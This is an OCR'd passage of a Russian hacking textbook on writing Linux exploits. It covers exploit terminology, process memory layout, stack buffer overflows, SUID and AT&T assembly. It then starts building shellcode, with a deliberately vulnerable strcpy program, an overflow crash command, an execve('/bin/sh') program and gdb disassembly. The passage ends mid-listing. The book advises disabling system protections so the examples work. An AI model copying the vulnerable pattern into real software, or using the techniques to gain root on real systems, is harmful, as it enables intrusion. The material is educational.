VISIT…

ЧАСТЬ III

Эксплоиты

Глава 12

Общие сведения

Вне всякого сомнения, эксплоиты — это в настоящее время самый мощный и распространенный вид хакерского оружия. Хакеры, которые самостоятельно находят уязвимости и пишут под них эксплоиты, относятся к хакерской элите. И это не громкие слова, умение программировать эксплоиты требует глубоких знаний операционных систем, языка Си, ассемблера и прочих технологий. Данная глава дает начальные знания, необходимые при программировании эксплоитов.

12.1. Термины и определения

Эксплоит (от англ. *exploit* — эксплуатировать, второе значение этого слова "подвиг") — это программа, которая использует уязвимость в программном обеспечении для выполнения заранее подготовленного кода. Часто в хакерской среде используется искаженное написание слова "exploit", например, "sploit" или "xploit".

Все эксплоиты принято разделять на два больших класса: локальные эксплоиты (local exploits) и удаленные эксплоиты (remote exploits). Эти два класса существенно отличаются по внутреннему исполнению. Локальные эксплоиты предназначены для применения при имеющемся непосредственном физическом доступе к атакуемой машине, а удаленные эксплоиты используются для атак по сети.

В этой книге мы будем рассматривать самый распространенный и сложный тип локальных и удаленных эксплоитов — это так называемые эксплоиты-шеллкоды (shellcode exploits), т. е. эксплоиты, которые запускают командную оболочку (shell) на взломанной системе (как правило, /bin/sh в Linux). Кроме запуска оболочки такие эксплоиты могут попутно выполнять другие действия, например, изменять правила сетевого экрана. Центральной частью

эксплоитов этого типа является шеллкод (shellcode), который иногда называют "полезной нагрузкой" (an exploit payload).

Шеллкод — это заранее подготовленный машинный код, который внедряется в память уязвимой программы и непосредственно запускает оболочку системы. Но не все эксплоиты содержат в себе шеллкод, например, существуют эксплоиты, которые просто подвешивают систему или выполняют другие деструктивные действия через обнаруженную уязвимость — их называют DoS-эксплоиты. По сути DoS-эксплоиты являются утилитами для реализации DoS-атак, которые мы рассматривали в *гл. 6*.

Возможность написания эксплоитов во многом зависит от того языка программирования, на котором была создана уязвимая программа. Каждый язык программирования имеет свои специфические ошибки. Например, программы на Perl и PHP могут быть подвержены ошибке с названием "ядовитый null-байт" (poison NULL byte), но такая ошибка не свойственна программам на Си и Си++. Существуют ошибки, которые свойственны сразу многим языкам программирования, например, ошибка индексации массива.

Так как мы будем в книге создавать эксплоиты на языке Си, то эти эксплоиты будут эксплуатировать ошибки, свойственные только этому языку (ошибки переполнения буфера в стеке, ошибки форматной строки, ошибки переполнения буфера в куче и .bss). Существуют эксплоиты на иных языках программирования, таких как PHP, Perl, ASP и пр., которые эксплуатируют ошибки свойственные данным языкам. Но иногда возможно написать эксплоит, например, на языке Perl, который будет эксплуатировать ошибки в программах, написанных на Си.

Часто в хакерских кулуарах встречаются такие термины, как "0-day exploit", "private exploit", "fake exploit", "PoC", "autorooter", "massrooter". Ниже им даны определения.

0-day exploits (*от англ.* zero-day — "0-дневные эксплоиты") — это свежие эксплоиты под ошибки, для которых еще не существует патчей или исправленных версий программного обеспечения. Обычно, после появления эксплоита, производители программного обеспечения выпускают патч или новую версию программного обеспечения, в которой устраняется уязвимость, используемая эксплоитом, после чего он считается устаревшим. Изначально 0-day эксплоиты известны лишь небольшой группе хакеров, но, как правило, со временем информация о них становится общедоступной.

Private exploits (от англ. *private* — частный, приватный) — это личные эксплоиты. О таких эксплоитах никто ничего не знает, кроме их создателя. Как правило, со временем создатель делает приватный эксплоит 0-day эксплоитом, либо это происходит в результате случайной утечки. Приватные эксплоиты и 0-day эксплоиты очень ценятся (в том числе в денежном эквиваленте), поэтому за ними особенно охотятся неквалифицированные подростки скрипт-кидди (script-kiddy).

Fake exploits (от англ. *fake* — фальшивый, обманный) — это программы, имитирующие эксплоиты, но на самом деле ими не являющиеся. Под такими эксплоитами часто маскируются трояны. После запуска такого "эксплоита" на машине, где он был запущен, устанавливается потайной ход, а на e-mail создателя фейкового эксплоита отправляется письмо, уведомляющее об этом событии. Фейковые эксплоиты направлены против скрипт-кидди, которые бездумно запускают любой код. Существуют целые группы, которые промышляют продажей таких фейковых эксплоитов под видом 0-day эксплоитов. Так как эксплоиты используют и администраторы для проверки своих систем, то им не рекомендуется брать эксплоиты из сомнительных источников, либо перед использованием нужно внимательно изучить его исходный код. Например, может понадобиться перевести шестнадцатеричные коды шеллкода в их символьные эквиваленты, т. к. под видом шеллкода часто в фейковых эксплоитах зашифрованы деструктивные команды.

Термин PoC (от англ. *Proof of Concept* — доказательство концепции, решения или демонстрационный пример) используется чаще всего в среде специалистов по безопасности вместо термина "эксплоит". Сообщения о найденных уязвимостях распространяются в двух видах: "Proof of Concept Theory" (доказательство уязвимости в теории) и "Proof of Concept Code" (доказательство уязвимости в виде реализующего ее использование программного кода). Под эксплоитом, как правило, понимают последнее.

Autorooter (от англ. *auto* — автоматический и *root* — права системного администратора в UNIX-подобных системах) — это комплекс из одного или множества эксплоитов и других боевых утилит, таких как порт-сканер или сканер безопасности. Autorooter или авторутер может быть выполнен в виде одного файла или множества связанных файлов. Он самостоятельно ищет в сети уязвимые машины, осуществляет их взлом и затем оповещает об этом хозяина, т. е. авторутеры осуществляют массовый автоматический взлом в сети, поэтому имеют еще одно название — massrooter (от англ. *mass* — массовый) или массрутер.

Авторутеры специально создаются хакерами для облегчения взлома серверов, они действуют во многом аналогично интернет-червям, но только их действие находится под полным контролем хакера. Публичных авторутеров на момент написания книги известно не очень много, но очевидно, что число их будет расти. Из тех, что доступны в публичных интернет-архивах, можно назвать: massroterfinal от Daddy_cad, lpd autorooter от dave, OpenSSL-uzi от Harden и др. Авторутер в руках скрипт-кидди — настоящее бедствие в сети.

Программирование авторутеров мы рассматривать не будем, но в этой книге вы найдете сведения по всем необходимым "компонентам".

12.2. Структура памяти процесса

Для написания эксплоитов необходимо знание особенностей операционной системы. Так как мы будем разрабатывать эксплоиты только под операционную систему Linux, то вспомним некоторые особенности этой системы.

Программа на диске отличается от того образа, который она принимает, когда загружается в память. Выполняющуюся в памяти программу принято называть процессом. Процесс может работать в двух режимах — в *режиме ядра* (kernel mode) и в *пользовательском режиме* (user mode). В пользовательском режиме процесс выполняет инструкции, допустимые на *непривилегированном* уровне защиты процессора. Когда процессу требуется получение каких-либо услуг ядра, он делает системный вызов, который выполняет инструкции ядра на *привилегированном* уровне процессора. Ядро, таким образом, защищает собственное адресное пространство от доступа прикладного процесса, который может нарушить целостность структур данных ядра и привести к разрушению операционной системы. Соответственно образ процесса состоит из двух частей: режима ядра и пользовательского режима.

Образ процесса в пользовательском режиме делится на отдельные *сегменты*: кода, данных, стека, разделяемых библиотек и других структур, к которым он может получить непосредственный доступ. Образ процесса в режиме ядра состоит из структур данных, недоступных процессу в пользовательском режиме, например, структуры управления процессом, таблицы для отображения памяти и пр.

Виртуальное адресное пространство каждого процесса составляет 4 Гбайт. В нем старший 1 Гбайт виртуальной памяти принадлежат ядру системы, а 3 Гбайт отводятся процессу в пользовательском режиме. Стандартно в Linux-системах виртуальное адресное пространство процесса в пользовательском режиме начинается с адреса `0xc0000000` (рис. 12.1).

Размещение сегментов процесса в пользовательском режиме зависит от формата исполняемого файла. Основным форматом исполняемых файлов в системе Linux является формат ELF (Executable and Linkable Format) (*см. гл. 15*), только этот формат рассматривается в этой книге, хотя существуют и другие форматы файлов, например COFF. На рис. 12.2 показано размещение основных сегментов процесса, загруженного из ELF-файла. Сегменты в Linux-системах

размещаются в виртуальной памяти, начиная с адреса `0xc0000000`, в следующем порядке:

1. Внешние переменные: переменные окружения (environment strings) (имя, путь программы, домашний каталог, имя почтового ящика, имя терминала и т. д.), аргументы командной строки (argv), указатели на переменные окружения (env pointers), указатели на аргументы командной строки (argv pointers), параметр argc.
2. Сегмент стека (stack) используется для временного хранения переменных.
3. Сегмент кучи (heap). В этом сегменте приложение имеет возможность выделять нужный объем памяти и управлять его ростом, т. е. распределять динамически.
4. Сегмент (.bss) содержит неинициализированные данные.
5. Сегмент данных (.data) содержит инициализированные данные.
6. Сегмент текста (.text), называемый также сегментом кода, содержит инструкции программы. Этот сегмент предназначен только для чтения (read-only).
7. Разделяемые библиотеки (shared libraries). В этом сегменте расположены функции общего назначения.



Рис. 12.1. Виртуальное адресное пространство процесса в режимах ядра и задачи

Для написания эксплоитов нужно четко знать, в какие сегменты памяти помещаются переменные объявленные и определенные в программе. Это в свою очередь во многом зависит от типа переменной. В Си существуют следующие типы переменных:

- глобальные переменные — имеют область видимости во всей программе;
- локальные переменные — имеют область видимости, ограниченную только функцией, в которой они определены;
- автоматические переменные — это локальные переменные, которые возникают только при входе в функцию и исчезают после выхода из нее;
- статические переменные — переменные этого типа специфицируются словом `static`, которое помещается перед обычным объявлением. Статические переменные могут быть локальными и глобальными. Статические локальные переменные, в отличие от автоматических, не возникают только на период работы функции, а существуют постоянно. Статические глобальные переменные ограничивают область видимости переменной концом файла.



Рис. 12.2. Виртуальная память процесса в пользовательском режиме

- указатели — это особые переменные, хранящие адреса памяти, по которым расположена некоторая информация. В архитектуре x86 применяется 32-разрядная система адресации, поэтому указатель это всегда 32-битный целый адрес в памяти.

Все глобальные и статические переменные, если они инициализированы конкретным значением, размещаются в сегменте .data, а если не инициализированы, то в сегменте .bss.

Автоматические переменные размещаются в стеке (stack).

При объявлении указатель размещается в .bss или в стеке, и не указывает ни на какой действительный адрес. Когда процесс выделяет память в куче (например, с помощью функции `malloc()`), адрес первого байта этой памяти (тоже 32-битное число) помещается в указатель.

Программа в листинге 12.1 демонстрирует размещение переменных в памяти.

Листинг 12.1. Размещение переменных в памяти

```
#include <stdio.h>
#include <stdlib.h>

int var; // в bss
char *str; // в bss
int x = 111; // в data
static int y = 222; // в data
char buffer1[666]; // буфер в bss
char mes1[] = "abcdef"; // в data

void f(int a, char *b) // в stack
{
  char p; // в stack
  int num = 333; // в stack
  static int count = 444; // в data
  char buffer2[777]; // буфер в stack
  char mes2[] = "zyxwvu"; // в stack

  str = malloc(1000*sizeof(char)); // буфер в heap
  strncpy(str, "abcde", 5); // заносим данные в буфер в heap
  strncpy(buffer1, "Sklyaroff", 9); // заносим данные в буфер в bss
  strncpy(buffer2, "Ivan", 4); // заносим данные в буфер в stack
```

```
}

int main()
{
  f(1, "string");

  return 0;
}
```

Запустим эту программу в отладчике gdb:

```
# gcc sections.c -o sections -g
# gdb sections
(gdb) list
18
19  str = malloc(1000*sizeof(char));
20  strncpy(str, "abcde", 5);
21  strncpy(buffer1, "Sklyaroff", 9);
22  strncpy(buffer2, "Ivan", 4);
23 }
24
25 int main()
26 {
27  f(1, "string");
```

Установим точку останова на конец функции `f()` и выполним программу:

```
(gdb) break 23
Breakpoint 1 at 0x804851c: file sections.c, line 23.
(gdb) run
Starting program: sections

Breakpoint 1, f (a=1, b=0x80485d4 "string") at sections.c:23
23          }
```

Теперь посмотрите размещение переменных в памяти:

```
(gdb) info symbol &var
var in section .bss
(gdb) info symbol &str
str in section .bss
(gdb) info symbol &x
x in section .data
```



```
(gdb) info symbol &x
x in section .data
(gdb) info symbol &y
y in section .data
(gdb) info symbol &buffer1
buffer1 in section .bss
(gdb) info symbol &mes1
mes1 in section .data
(gdb) info symbol &count
count.0 in section .data
```

Локальные переменные `a`, `b`, `p`, `num` и буферы `buffer2` и `mes2` размещаются в стеке.

12.3. Понятие буфера и его переполнение

Буфер — это память, выделяемая для промежуточного хранения данных. Буферы могут присутствовать в различных устройствах, например, в принтерах или жестких дисках для ускорения их работы. Но мы рассматриваем в книге только программные буферы. В программах на Си имеется возможность определять буферы в трех сегментах памяти: в стеке, в .bss и в куче. Все эти три вида буферов мы уже определяли ранее (листинг 12.1).

Буферы резервируют определенное число байтов в памяти, например, в случае программы из листинга 12.1 это 666 байтов в .bss, 777 байтов в стеке и 1000 байтов в куче. Если в программе не ведется никакого контроля над количеством байтов, записываемых в буфер, то в него можно легко записать большее число байтов, чем зарезервировано, что обычно приводит к ошибке. Такая ситуация называется переполнением буфера (BoF, buffer overflow) или ошибкой переполнения буфера.

Переполнение буфера наиболее частая и наиболее опасная ошибка в программах, написанных на Си. Именно под ошибки переполнения буфера создается большинство эксплоитов. Эксплуатирование ошибок переполнения буфера имеет специфические особенности в зависимости от того, в каком сегменте памяти оно осуществляется (в стеке, в .bss или в куче), это требует разного подхода при программировании эксплоита. То есть эксплоит, написанный под ошибку переполнения буфера в стеке, будет отличаться от эксплоита, написанного под ошибку переполнения буфера в куче, а тот, в свою очередь, от эксплоита, написанного под ошибку переполнения буфера в .bss. В дальнейшем мы рассмотрим особенности всех этих эксплоитов.

12.4. Бит SUID

Так как шеллкод выполняется в пространстве памяти уязвимого процесса, то, следовательно, он приобретает все права этого процесса. Например, если уязвимая программа была запущена с правами root, то после эксплуатации этой программы и удачного выполнения шеллкода может быть запущена оболочка тоже с правами root.

В связи с этим особый интерес для взломщиков приобретают уязвимые программы с установленным битом SUID (Set User ID, бит смены идентификатора пользователя). Напомню, этот бит предоставляет права владельца файла исполнителю на время выполнения программы. Бит SUID устанавливается командой `chmod`. Существует аналогичный бит с названием SGID (Set Group ID, бит смены идентификатора группы) для работы с группами.

Многие функции требуют прав root для своего выполнения, например, функция `socket()` при создании raw-сокета. Поэтому не случайно в реальности встречается так много уязвимых программ с установленным битом SUID, который предоставляет временные права `root`. Эксплоиты, которые после своего выполнения предоставляют оболочку с правами root, ценятся взломщиками особенно высоко.

12.5. Синтаксис AT&T

Для составления шеллкодов необходимо знать ассемблер, причем ассемблер, использующий AT&T-синтаксис. В Linux присутствует стандартный ассемблер as, который использует AT&T-синтаксис, но программисту шеллкодов нужен не он, а дизассемблер gdb, который выводит ассемблерные инструкции согласно AT&T-синтаксису. Если вы изучали ассемблер под Windows (tasm/masm/nasm), то, значит, знакомы с Intel-синтаксисом. Этот синтаксис имеет не столь существенные отличия от AT&T-синтаксиса, поэтому вы сможете легко и быстро разобраться в последнем. В табл. 12.1 сведены основные отличия этих двух синтаксисов, с примерами.

Таблица 12.1. Сравнение двух синтаксисов ассемблера, с примерами кода

Intel Syntax	AT&T Syntax
Регистры записываются без каких-либо префиксов: `eax, ebx, ecx...`	Перед регистрами всегда ставится знак процента: `%eax, %abx, %ecx...`

Перед непосредственными операндами не указывается никаких символов:
`push 1`
`sub esp,50h`
	Перед непосредственными операндами указывается символ "$":
	`push $1`
	`sub $0x50,%esp`

Таблица 12.1 (окончание)

Intel Syntax	AT&T Syntax

В командах с несколькими операндами, первым указывается приемник, а последним — источник:
`mov eax,1`
`imul eax,edx,13`
	В командах с несколькими операндами, первым указывается источник, а последним — приемник, т. е. в точности наоборот:
	`movb $1,%eax`
	`imul $13,%edx,%eax`

Для отражения размера операндов используются директивы: `byte ptr` — байт (`mov byte ptr variable,1`), `word ptr` — слово (`mov word ptr variable,100`), `dword ptr` — двойное слово (`push dword ptr variable`) и др.	К названиям команд добавляются суффиксы, отражающие размер операндов: `b` — байт (`movb $1,variable`), `w` — слово (`movw $100,variable`), `l` — двойное слово (`pushl variable`) и др.
Базовый регистр указывается в квадратных скобках: `lea edi,[ebp+variable]`	Базовый регистр указывается в круглых скобках: `lea 0xffffffc2(%ebp),%edi`

Косвенная адресация имеет форму:
`segreg:[base+index*scale+disp]`
`mov eax,base_addr[ebx+edi*4]`
	Косвенная адресация имеет форму:
	`%segreg:disp(base,index,scale)`
	`movl base_addr(%ebx,%edi,4),%eax`

12.6. *StackGuard, FormatGuard, Heap protection*

В настоящее время разработано большое количество защит от переполнений буферов и уязвимости форматной строки. Например, такие системы, как `StackGuard`, `StackShield`, `ProPolice`, `Openwall (OWL)`, `Libsafe`, защищают от переполнений буфера в стеке. `PointGuard` — защищает от перезаписи в .bss указателей на функции. `FormatGuard` защищает от уязвимостей форматной строки. `Heap protection` защищает от переполнений буфера в куче.

Мы не будем рассматривать способы обхода этих защит, так как каждая из них требует своего подхода, к тому же для многих защит хакерское сообщество еще не нашло способов обхода. Практически все современные дистрибутивы Linux по умолчанию устанавливают те или иные виды защит, из-за чего многие примеры из этой части, в том числе эксплоиты, могут не работать в вашей системе. Поэтому вам следует либо удалить все защиты, либо найти дистрибутив Linux без защит. Для обучения хорошо подходят устаревшие дистрибутивы Linux, например, на моем Linux Red Hat 7.1 отсутствуют всякие защиты, и все рассматриваемые примеры программ в этой версии Linux успешно выполняются.

Глава 13

Локальные эксплоиты (local exploits)

13.1. Переполнение буфера в стеке

Впервые атака с использованием переполнения буфера (Buffer Overflow) в стеке была применена в знаменитом черве Морриса в 1988 г. Но настоящий бум эксплоитов на основе ошибки переполнения буфера в стеке начался после появления легендарной статьи под названием "Smashing The Stack For Fun And Profit" ("Разрушение Стека Для Шутки И Пользы") автора под псевдонимом Aleph One в культовом журнале Phrack (**http://www.phrack.org**) № 49, статья 14. Во многом дальнейшее изложение материала в этом разделе основано на упомянутой статье.

13.1.1. Кадры стека

Так как мы рассматриваем переполнение в стеке, то нужно хорошо понимать, что такое стек и как он работает.

Стек работает по принципу lifo (от англ. *last input first output* — последним пришел, первым ушел), т. е. значение, положенное в стек последним, будет извлечено оттуда первым. Помещение значения в стек называют *проталкиванием* (pushing), а извлечение из стека — *выталкиванием* (popping). Соответственно ассемблерные команды, которые выполняют эти операции, называются `push` и `pop`.

Стек растет от старших адресов памяти к младшим (рис. 12.2). Адрес вершины стека хранится в регистре ESP и постоянно меняется по мере проталкивания значений в стек или выталкивания из него. При вызове функции в стек проталкивается группа данных, называемая *кадром стека* (stack frame). Для доступа к значениям в текущем кадре стека служит регистр EBP. Кадр содержит аргументы, переданные функции, ее локальные переменные и два указателя для возвращения в исходное состояние: сохраненный указатель

кадра стека (SFP) и адрес возврата. Указатель SFP нужен для восстановления предшествующего значения EBP, а адрес возврата — для восстановления в регистр EIP адреса команды, которая должна выполняться после вызова функции. Напомню, что адрес следующей команды для выполнения в сегменте кода всегда хранится в регистре EIP.

Рассмотрим простейший пример программы (листинг 13.1).

Листинг 13.1. Программа для демонстрации формирования кадра стека

```
void test_func(int A, int B, int C, int D)
{
  char foo;
  int boo;
  char buffer[100];
}
int main()
{
  test_func(10, 20, 30, 40);
}
```

При вызове функции `test_func()` в стеке образуется кадр стека приблизительно так, как показано на рис. 13.1. Сначала проталкиваются аргументы функции (в таком порядке: 40, 30, 20, 10), затем адрес возврата, затем текущее значение EBP (указатель кадра стека (SFP)) и затем локальные переменные функции (`foo`, `boo`, `buffer`). Обращение к аргументам функции будет осуществляться путем вычитания из значения в регистре EBP, а к локальным переменным — путем сложения с ним.



Рис. 13.1. Кадр стека

Когда программа стартует, стек содержит только один кадр — для функции `main()`. Он называется *начальным* или *внешним* кадром. Каждый раз при вызове функции создается новый кадр. При каждом выходе из функции кадр этого вызова функции уничтожается. Если функция является рекурсивной, для нее может существовать множество кадров.

13.1.2. Пример уязвимой программы

Рассмотрим простейший пример уязвимой программы (листинг 13.2).

Листинг 13.2. Пример уязвимой программы (stack_vuln.c)

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char buf[100];

  if (argc > 1) {
    strcpy(buf, argv[1]);
    printf("OK!\n");
  } else
    printf("Please, enter the argument!\n");

  return 0;
}
```

В этой программе функция `strcpy()` не проверяет размер принимаемых данных, из-за чего ей можно передать строку любой длины. Пример:

```
# gcc stack_vuln.c -o stack_vuln
# ./stack_vuln `perl -e 'print "A"x150'`
```

С помощью языка Perl и его ключа `-e`, который позволяет выполнять инструкции прямо в командной строке, мы передали программе 150 символов "A", из-за чего переполнили ее приемный буфер, который определен как `buf[100]`, и затерли адрес возврата в стеке, в итоге программа обратилась по неизвестному адресу и аварийно завершилась.

Другие функции, которые не проверяют размер принимаемых данных, и часто встречаются в реальных приложениях: `strcat()`, `sprintf()`, `vsprintf()`, `gets()` и пр. Обычно в различных источниках по безопасному программированию эти функции рекомендуется заменять функциями, которые проверяют размер принимаемых данных: `strncat()`, `snprintf()`, `vsnprintf()`, `fgets()` и пр. Но не нужно полагать, что функции, которые проверяют размер принимаемых данных, безопасны во всех ситуациях. Например, если мы в нашей уязвимой программе заменим функцию `strcpy()` следующей функцией:

```
strncpy(buf, argv[1], strlen(argv[1])); // не правильно!
```

то программа по-прежнему останется уязвимой, хотя функция `strncpy()` проверяет размер принимаемых данных. То есть даже потенциально безопасные функции становятся опасными при неправильном их применении. Правильно эту функцию следует использовать так:

```
strncpy(buf, argv[1], sizeof(buf)); // правильно
```

Этот вариант сделает нашу программу безопасной, т. к. не даст записать в буфер больше 100 байтов.

Таким образом, наша задача написать эксплоит-шеллкод, который бы переполнял буфер и переписывал адрес возврата таким образом, чтобы управление было передано шеллкоду, запускающему оболочку системы с правами root (uid=0(root) gid=0(root)).

Для начала напишем сам шеллкод, а потом скомпонуем его в эксплоит.

Исходные коды всех программ из этой главы можно найти на компакт-диске в директории \PART III\Chapter13\13.1\.

13.1.3. Создание шеллкода

Создадим шеллкод на языке программирования Си, а затем переведем его в машинный код. Программа на Си, которая запускает оболочку системы, приведена в листинге 13.3.

Листинг 13.3. Программа, запускающая оболочку системы

```
#include <stdio.h>
#include <unistd.h>

int main()
{
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = NULL;
  execve(shell[0], shell, NULL);
  exit(0);
}
```

Функция `execve()` для запуска оболочки выбрана не случайно, т. к. она является настоящим системным вызовом в отличие от других функций семейства `exec()`, это облегчит нам дизассемблирование в дальнейшем.

Мы заканчиваем программу вызовом `exit(0)`, т. к. в случае, когда вызов функции `execve()` по каким-либо причинам окажется неудачным, то выполнение программы продолжится дальше, а поскольку шеллкод будет выполняться в стеке, то это значит, что продолжится дальше выбор из стека инструкций, содержащих произвольные данные, и это, наверняка, вызовет аварийное завершение программы. Для корректного завершения программы мы и добавили `exit(0)`.

Скомпилируем программу shellcode.c с опцией отладки (`-g`) и, чтобы включить в программу функции, находящиеся в разделяемых библиотеках, добавим ключ `--static`:

```
# gcc shellcode.c -o shellcode -g --static
```

Откроем программу в дизассемблере GDB:

```
# gdb -q ./shellcode
```

Дизассемблируем сначала функцию `main()` (листинг 13.4).

Листинг 13.4. Дизассемблированная функция `main()`

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80481e0 <main>:       push   %ebp
0x80481e1 <main+1>:     mov    %esp,%ebp
0x80481e3 <main+3>:     sub    $0x8,%esp
0x80481e6 <main+6>:     movl   $0x808e2c8,0xfffffff8(%ebp)
0x80481ed <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x80481f4 <main+20>:    sub    $0x4,%esp
0x80481f7 <main+23>:    push   $0x0
0x80481f9 <main+25>:    lea    0xfffffff8(%ebp),%eax
0x80481fc <main+28>:    push   %eax
0x80481fd <main+29>:    pushl  0xfffffff8(%ebp)
0x8048200 <main+32>:    call   0x804cbf0 <__execve>
0x8048205 <main+37>:    add    $0x10,%esp
0x8048208 <main+40>:    sub    $0xc,%esp
0x804820b <main+43>:    push   $0x0
0x804820d <main+45>:    call   0x80484bc <exit>
End of assembler dump.
(gdb)
```


Вызов интересующих нас функций происходит по адресам `0x8048200` и `0x804820d` (я выделил эти строки жирным шрифтом).

Теперь дизассемблируем отдельно функции `execve()` и `exit()` (листинги 13.5 и 13.6).

Листинг 13.5. Дизассемблированная функция `execve()`

```
(gdb) disassemble execve
Dump of assembler code for function main:
0x804cbf0 <__execve>:   push   %ebp
0x804cbf1 <__execve+1>: mov    $0x0,%eax
0x804cbf6 <__execve+6>: mov    %esp,%ebp
0x804cbf8 <__execve+8>: test   %eax,%eax
0x804cbfa <__execve+10>:        push   %edi
0x804cbfb <__execve+11>:        push   %ebx
0x804cbfc <__execve+12>:        mov    0x8(%ebp),%edi
0x804cbff <__execve+15>:        je     0x804cc06 <__execve+22>
0x804cc01 <__execve+17>:        call   0x0

; В %ecx заносится указатель на массив аргументов. Мы в шеллкоде возьмем
; первый аргумент - адрес строки /bin/sh, а второй аргумент - NULL.
0x804cc06 <__execve+22>:        mov    0xc(%ebp),%ecx

; В %edx указатель на массив переменных окружения программы. Мы в
; шеллкоде сделаем его NULL.
0x804cc09 <__execve+25>:        mov    0x10(%ebp),%edx
0x804cc0c <__execve+28>:        push   %ebx

; В %ebx указатель на строку для  запуска - /bin/sh.
0x804cc0d <__execve+29>:        mov    %edi,%ebx

; В %eax номер системного вызова.
0x804cc0f <__execve+31>:        mov    $0xb,%eax

; Прерывание 0x80.
0x804cc14 <__execve+36>:        int    $0x80

0x804cc16 <__execve+38>:        pop    %ebx
0x804cc17 <__execve+39>:        mov    %eax,%ebx
```

```
0x804cc19 <__execve+41>:    cmp    $0xfffff000,%ebx
0x804cc1f <__execve+47>:    jbe    0x804cc2f <__execve+63>
0x804cc21 <__execve+49>:    neg    %ebx
0x804cc23 <__execve+51>:    call   0x80484b0 <__errno_location>
0x804cc28 <__execve+56>:    mov    %ebx,(%eax)
0x804cc2a <__execve+58>:    mov    $0xffffffff,%ebx
0x804cc2f <__execve+63>:    mov    %ebx,%eax
0x804cc31 <__execve+65>:    pop    %ebx
0x804cc32 <__execve+66>:    pop    %edi
0x804cc33 <__execve+67>:    pop    %ebp
0x804cc34 <__execve+68>:    ret
End of assembler dump.
(gdb)
```

Листинг 13.6. Дизассемблированная функция `exit()`

```
(gdb) disassemble exit
Dump of assembler code for function exit:
0x80484bc <exit>:       push   %ebp
0x80484bd <exit+1>:     mov    %esp,%ebp
0x80484bf <exit+3>:     push   %esi
0x80484c0 <exit+4>:     push   %ebx
0x80484c1 <exit+5>:     mov    0x809cdb0,%edx
0x80484c7 <exit+11>:    test   %edx,%edx
0x80484c9 <exit+13>:    mov    0x8(%ebp),%esi
0x80484cc <exit+16>:    je     0x804853a <exit+126>
0x80484ce <exit+18>:    mov    %esi,%esi
0x80484d0 <exit+20>:    mov    0x4(%edx),%ebx
0x80484d3 <exit+23>:    test   %ebx,%ebx
0x80484d5 <exit+25>:    mov    %edx,%ecx
0x80484d7 <exit+27>:    je     0x8048518 <exit+92>
0x80484d9 <exit+29>:    lea    0x0(%esi),%esi
0x80484dc <exit+32>:    mov    0x4(%ecx),%eax
0x80484df <exit+35>:    dec    %eax
0x80484e0 <exit+36>:    mov    %eax,0x4(%ecx)
0x80484e3 <exit+39>:    shl    $0x4,%eax
0x80484e6 <exit+42>:    lea    (%eax,%ecx,1),%eax
0x80484e9 <exit+45>:    lea    0x8(%eax),%edx
0x80484ec <exit+48>:    mov    0x8(%eax),%eax
```



```
0x80484ef <exit+51>:    cmp    $0x4,%eax
0x80484f2 <exit+54>:    ja     0x8048509 <exit+77>
0x80484f4 <exit+56>:    jmp    *0x808e2e0(,%eax,4)
0x80484fb <exit+63>:    nop
